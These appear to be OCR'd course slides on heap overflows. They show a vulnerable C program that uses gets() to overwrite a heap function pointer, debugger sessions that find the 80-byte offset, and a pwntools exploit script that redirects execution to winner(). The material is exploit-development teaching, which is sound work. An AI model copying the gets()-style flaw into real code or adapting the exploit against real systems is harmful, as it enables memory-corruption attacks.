
Heap Allocations



Heap Allocations




Heap Overflows



Heap Overflows

Buffer overflows are basically the same on the heap as they are on the stack



```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
 char name[64];
};

struct fp {
 int (*fp)();
};

void winner()
{
 printf("level passed\n");
}

void nowinner()
{
 printf("level has not been passed\n");
}

int main(int argc, char **argv)
{
 struct data *d;
 struct fp *f;

 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct fp));
 f->fp = nowinner;

 printf("data is at %p, fp is at %p\n", d, f);

// strcpy(d->name, argv[1]);
 gets(d->name);
 f->fp();

}
```

- heap0.c

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
 char name[64];
};

struct fp {
 int (*fp)();
};

void winner()
{
 printf("level passed\n");
}

void nowinner()
{
 printf("level has not been passed\n");
}

int main(int argc, char **argv)
{
 struct data *d;
 struct fp *f;

 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct fp));
 f->fp = nowinner;

 printf("data is at %p, fp is at %p\n", d, f);

// strcpy(d->name, argv[1]);
 gets(d->name);
 f->fp();

}
```

First object on heap; name[64]

Second object on heap; fp → contains a pointer

Winner() – We want to execute this function

```c
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <stdio.h>
#include <sys/types.h>

struct data {
 char name[64];
};

struct fp {
 int (*fp)();
};

void winner()
{
 printf("level passed\n");
}

void nowinner()
{
 printf("level has not been passed\n");
}

int main(int argc, char **argv)
{
 struct data *d;
 struct fp *f;

 d = malloc(sizeof(struct data));
 f = malloc(sizeof(struct fp));
 f->fp = nowinner;

 printf("data is at %p, fp is at %p\n", d, f);

// strcpy(d->name, argv[1]);
 gets(d->name);
 f->fp();

}
```

Second object on heap; fp → contains a pointer

Winner() – We want to execute this function

malloc() allocates storage on the heap

fp points to nowinner()

gets() take user input and copied into 64-byte array on the heap, without checking its length... oops

Check Heap Address

- Before the malloc() function call.

```
[*] No debugging session active
gef➤  br main
Breakpoint 1 at 0x804920b
gef➤  r
Starting program: /home/wcu0day/ss2021_examples/class14/heap0

Breakpoint 1, 0x0804920b in main ()
/home/wcu0day/.gdbinit-gef.py:2382: DeprecationWarning: invalid escape sequence '\/'
  res = gdb.Value(address).cast(char_ptr).string(encoding=encoding, length=length).strip()
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────────────────── registers ────
$eax   : 0xf7f9c9a8  →  0xffffd8cc  →  0xffffda86  →  "USER=wcu0day"
$ebx   : 0x0
$ecx   : 0xffffd820  →  0x00000001
$edx   : 0xffffd854  →  0x00000000
$esp   : 0xffffd800  →  0xffffd820  →  0x00000001
$ebp   : 0xffffd808  →  0x00000000
$esi   : 0x1
$edi   : 0x08049090  →  <_start+0> endbr32
$eip   : 0x0804920b  →  <main+15> sub esp, 0x10
$eflags: [zero carry parity adjust SIGN trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0x0023 $ss: 0x002b $ds: 0x002b $es: 0x002b $fs: 0x0000 $gs: 0x0063
──────────────────────────────────────────────────────────────────────── stack ────
0xffffd800|+0x0000: 0xffffd820  →  0x00000001    ← $esp
0xffffd804|+0x0004: 0x00000000
0xffffd808|+0x0008: 0x00000000    ← $ebp
0xffffd80c|+0x000c: 0xf7dc8a0d  →  <__libc_start_main+237> add esp, 0x10
0xffffd810|+0x0010: 0x00000001
0xffffd814|+0x0014: 0x08049090  →  <_start+0> endbr32
0xffffd818|+0x0018: 0x00000000
0xffffd81c|+0x001c: 0xf7dc8a0d  →  <__libc_start_main+237> add esp, 0x10
──────────────────────────────────────────────────────────────────── code:x86:32 ────
    0x8049207 <main+11>        mov    ebp, esp
    0x8049209 <main+13>        push   ebx
    0x804920a <main+14>        push   ecx
 →  0x804920b <main+15>        sub    esp, 0x10
    0x804920e <main+18>        call   0x80490e0 <__x86.get_pc_thunk.bx>
    0x8049213 <main+23>        add    ebx, 0x2ded
    0x8049219 <main+29>        sub    esp, 0xc
    0x804921c <main+32>        push   0x40
    0x804921e <main+34>        call   0x8049060 <malloc@plt>
──────────────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, Name: "heap0", stopped 0x804920b in main (), reason: BREAKPOINT
────────────────────────────────────────────────────────────────────────── trace ────
[#0] 0x804920b → main()
```

```
gef➤  vmmap
[ Legend:  Code | Heap | Stack ]
Start      End        Offset     Perm Path
0x08048000 0x08049000 0x00000000 r-- /home/wcu0day/ss2021_examples/class14/heap0
0x08049000 0x0804a000 0x00001000 r-x /home/wcu0day/ss2021_examples/class14/heap0
0x0804a000 0x0804b000 0x00002000 r-- /home/wcu0day/ss2021_examples/class14/heap0
0x0804b000 0x0804c000 0x00002000 r-- /home/wcu0day/ss2021_examples/class14/heap0
0x0804c000 0x0804d000 0x00003000 rw- /home/wcu0day/ss2021_examples/class14/heap0
0xf7daa000 0xf7dc7000 0x00000000 r-- /usr/lib32/libc-2.33.so
0xf7dc7000 0xf7f25000 0x0001d000 r-x /usr/lib32/libc-2.33.so
0xf7f25000 0xf7f97000 0x0017b000 r-- /usr/lib32/libc-2.33.so
0xf7f97000 0xf7f98000 0x001ed000 --- /usr/lib32/libc-2.33.so
0xf7f98000 0xf7f9a000 0x001ed000 r-- /usr/lib32/libc-2.33.so
0xf7f9a000 0xf7f9c000 0x001ef000 rw- /usr/lib32/libc-2.33.so
0xf7f9c000 0xf7fa5000 0x00000000 rw-
0xf7fc7000 0xf7fcb000 0x00000000 r-- [vvar]
0xf7fcb000 0xf7fcd000 0x00000000 r-x [vdso]
0xf7fcd000 0xf7fce000 0x00000000 r-- /usr/lib32/ld-2.33.so
0xf7fce000 0xf7fef000 0x00001000 r-x /usr/lib32/ld-2.33.so
0xf7fef000 0xf7ffb000 0x00022000 r-- /usr/lib32/ld-2.33.so
0xf7ffb000 0xf7ffd000 0x0002d000 r-- /usr/lib32/ld-2.33.so
0xf7ffd000 0xf7ffe000 0x0002f000 rw- /usr/lib32/ld-2.33.so
0xfffdd000 0xffffe000 0x00000000 rw- [stack]
```

No heap

Check Heap Address

```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x0804850c <+0>:     lea    ecx,[esp+0x4]
   0x08048510 <+4>:     and    esp,0xfffffff0
   0x08048513 <+7>:     push   DWORD PTR [ecx-0x4]
   0x08048516 <+10>:    push   ebp
   0x08048517 <+11>:    mov    ebp,esp
   0x08048519 <+13>:    push   ebx
   0x0804851a <+14>:    push   ecx
   0x0804851b <+15>:    sub    esp,0x10
   0x0804851e <+18>:    call   0x80483f0 <__x86.get_pc_thunk.bx>
   0x08048523 <+23>:    add    ebx,0x1add
   0x08048529 <+29>:    sub    esp,0xc
   0x0804852c <+32>:    push   0x40
   0x0804852e <+34>:    call   0x8048360 <malloc@plt>
   0x08048533 <+39>:    add    esp,0x10
   0x08048536 <+42>:    mov    DWORD PTR [ebp-0x10],eax
   0x08048539 <+45>:    sub    esp,0xc
   0x0804853c <+48>:    push   0x4
   0x0804853e <+50>:    call   0x8048360 <malloc@plt>
   0x08048543 <+55>:    add    esp,0x10
   0x08048546 <+58>:    mov    DWORD PTR [ebp-0xc],eax
   0x08048549 <+61>:    mov    eax,DWORD PTR [ebp-0xc]
   0x0804854c <+64>:    lea    edx,[ebx-0x1b1f]
   0x08048552 <+70>:    mov    DWORD PTR [eax],edx
   0x08048554 <+72>:    sub    esp,0x4
   0x08048557 <+75>:    push   DWORD PTR [ebp-0xc]
   0x0804855a <+78>:    push   DWORD PTR [ebp-0x10]
   0x0804855d <+81>:    lea    eax,[ebx-0x19b9]
   0x08048563 <+87>:    push   eax
   0x08048564 <+88>:    call   0x8048340 <printf@plt>
   0x08048569 <+93>:    add    esp,0x10
   0x0804856c <+96>:    mov    eax,DWORD PTR [ebp-0x10]
   0x0804856f <+99>:    sub    esp,0xc
   0x08048572 <+102>:   push   eax
   0x08048573 <+103>:   call   0x8048350 <gets@plt>
   0x08048578 <+108>:   add    esp,0x10
   0x0804857b <+111>:   mov    eax,DWORD PTR [ebp-0xc]
   0x0804857e <+114>:   mov    eax,DWORD PTR [eax]
   0x08048580 <+116>:   call   eax
   0x08048582 <+118>:   mov    eax,0x0
   0x08048587 <+123>:   lea    esp,[ebp-0x8]
   0x0804858a <+126>:   pop    ecx
   0x0804858b <+127>:   pop    ebx
   0x0804858c <+128>:   pop    ebp
   0x0804858d <+129>:   lea    esp,[ecx-0x4]
   0x08048590 <+132>:   ret
End of assembler dump.
```

- After the first malloc() function call.

```
[----------------------------------registers-----------------------------------]
EAX: 0x804b160 --> 0x0
EBX: 0x804a000 --> 0x8049f14 --> 0x1
ECX: 0x21e59
EDX: 0x804b160 --> 0x0
ESI: 0xf7fb6000 --> 0x1d4d6c
EDI: 0x0
EBP: 0xffffd558 --> 0x0
ESP: 0xffffd530 --> 0x40 ('@')
EIP: 0x8048533 (<main+39>:      add    esp,0x10)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048529 <main+29>: sub    esp,0xc
   0x804852c <main+32>: push   0x40
   0x804852e <main+34>: call   0x8048360 <malloc@plt>
=> 0x8048533 <main+39>: add    esp,0x10
   0x8048536 <main+42>: mov    DWORD PTR [ebp-0x10],eax
   0x8048539 <main+45>: sub    esp,0xc
   0x804853c <main+48>: push   0x4
   0x804853e <main+50>: call   0x8048360 <malloc@plt>
[-------------------------------------stack-------------------------------------]
0000| 0xffffd530 --> 0x40 ('@')
0004| 0xffffd534 --> 0x0
0008| 0xffffd538 --> 0xffffd60c --> 0xffffd75b ("LC_TERMINAL_VERSION=3.3.6")
0012| 0xffffd53c --> 0x8048523 (<main+23>:      add    ebx,0x1add)
0016| 0xffffd540 --> 0x1
0020| 0xffffd544 --> 0xffffd604 --> 0xffffd744 ("/home/schen/heap/heap0")
0024| 0xffffd548 --> 0xffffd60c --> 0xffffd75b ("LC_TERMINAL_VERSION=3.3.6")
0028| 0xffffd54c --> 0x80485c1 (<__libc_csu_init+33>:   lea    eax,[ebx-0xf4])
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 2, 0x08048533 in main ()
```

```
gdb-peda$ vmmap
Start      End        Perm      Name
0x08048000 0x08049000 r-xp      /home/schen/heap/heap0
0x08049000 0x0804a000 r--p      /home/schen/heap/heap0
0x0804a000 0x0804b000 rw-p      /home/schen/heap/heap0
0x0804b000 0x0806d000 rw-p      [heap]
0xf7de1000 0xf7fb3000 r-xp      /lib32/libc-2.27.so
0xf7fb3000 0xf7fb4000 ---p      /lib32/libc-2.27.so
0xf7fb4000 0xf7fb6000 r--p      /lib32/libc-2.27.so
0xf7fb6000 0xf7fb7000 rw-p      /lib32/libc-2.27.so
0xf7fb7000 0xf7fba000 rw-p      mapped
0xf7fd0000 0xf7fd2000 rw-p      mapped
0xf7fd2000 0xf7fd5000 r--p      [vvar]
0xf7fd5000 0xf7fd6000 r-xp      [vdso]
0xf7fd6000 0xf7ffc000 r-xp      /lib32/ld-2.27.so
0xf7ffc000 0xf7ffd000 r--p      /lib32/ld-2.27.so
0xf7ffd000 0xf7ffe000 rw-p      /lib32/ld-2.27.so
0xfffdd000 0xffffe000 rw-p      [stack]
```

Heap: 0x804b000 – 0x806d000

Collect info

```
data is at 0x804b160, fp is at 0x804b1b0
```

```
gdb-peda$ distance 0x804b160 0x804b1b0
From 0x804b160 to 0x804b1b0: 80 bytes, 20 dwords
```


find the offset

Why 80 bytes??


```
gdb-peda$ disas winner
Dump of assembler code for function winner:
   0x080484b6 <+0>:     push   ebp
   0x080484b7 <+1>:     mov    ebp,esp
   0x080484b9 <+3>:     push   ebx
   0x080484ba <+4>:     sub    esp,0x4
   0x080484bd <+7>:     call   0x8048591 <__x86.get_pc_thunk.ax>
   0x080484c2 <+12>:    add    eax,0x1b3e
   0x080484c7 <+17>:    sub    esp,0xc
   0x080484ca <+20>:    lea    edx,[eax-0x19e0]
   0x080484d0 <+26>:    push   edx
   0x080484d1 <+27>:    mov    ebx,eax
   0x080484d3 <+29>:    call   0x8048370 <puts@plt>
   0x080484d8 <+34>:    add    esp,0x10
   0x080484db <+37>:    nop
   0x080484dc <+38>:    mov    ebx,DWORD PTR [ebp-0x4]
   0x080484df <+41>:    leave
   0x080484e0 <+42>:    ret
End of assembler dump.
```

find the winner() address


Why 80 Bytes?




- malloc(64) → n = 64
- Data = 8 + (64 / 8) * 8 = 72 bytes




Why 80 Bytes?



- malloc(64) → n = 64
- Data = 8 + (64 / 8) * 8 = 72 bytes





Shellcode and Attack

```python
#!/usr/bin/python

from pwn import *

def main():
    # start a process
    p = process("./heap0")

    # create payload
    # Please put your shellcode here
    payload = "A" * 80 + p32(0x080484b6)


    # print the process id
    raw_input(str(p.proc.pid))

    # send the payload to the binary
    p.send(payload)

    # pass interaction bac to the user
    p.interactive()

if __name__ == "__main__":
    main()
```

```
→  heap python exploit.py
[+] Starting local process './heap0': pid 5225
5225
[*] Switching to interactive mode
data is at 0x804b160, fp is at 0x804b1b0
$
level passed
[*] Process './heap0' stopped with exit code 0 (pid 5225)
[*] Got EOF while reading in interactive
$
[*] Got EOF while sending in interactive
```

Heap Overflows

- In the real world, lots of cool and complex things like objects/structs end up on the heap
  - Anything that handles the data you just corrupted is now viable attack surface in the application
- It's common to put function pointers in structs which generally are malloc'd on the heap
  - Overwrite a function pointer on the heap, and force a codepath to call that object's function!

Heap in Linux (GNU C Library – glibc)

ptmalloc2

System call: **brk()** **mmap()**

DESCRIPTION

brk() and **sbrk**() change the location of the program break, which defines the end of the process's data segment (i.e., the program break is the first location after the end of the uninitialized data segment). Increasing the program break has the effect of allocating memory to the process; decreasing the break deallocates memory.

brk() sets the end of the data segment to the value specified by addr, when that value is reasonable, the system has enough memory, and the process does not exceed its maximum data size (see **setrlimit**(2)).

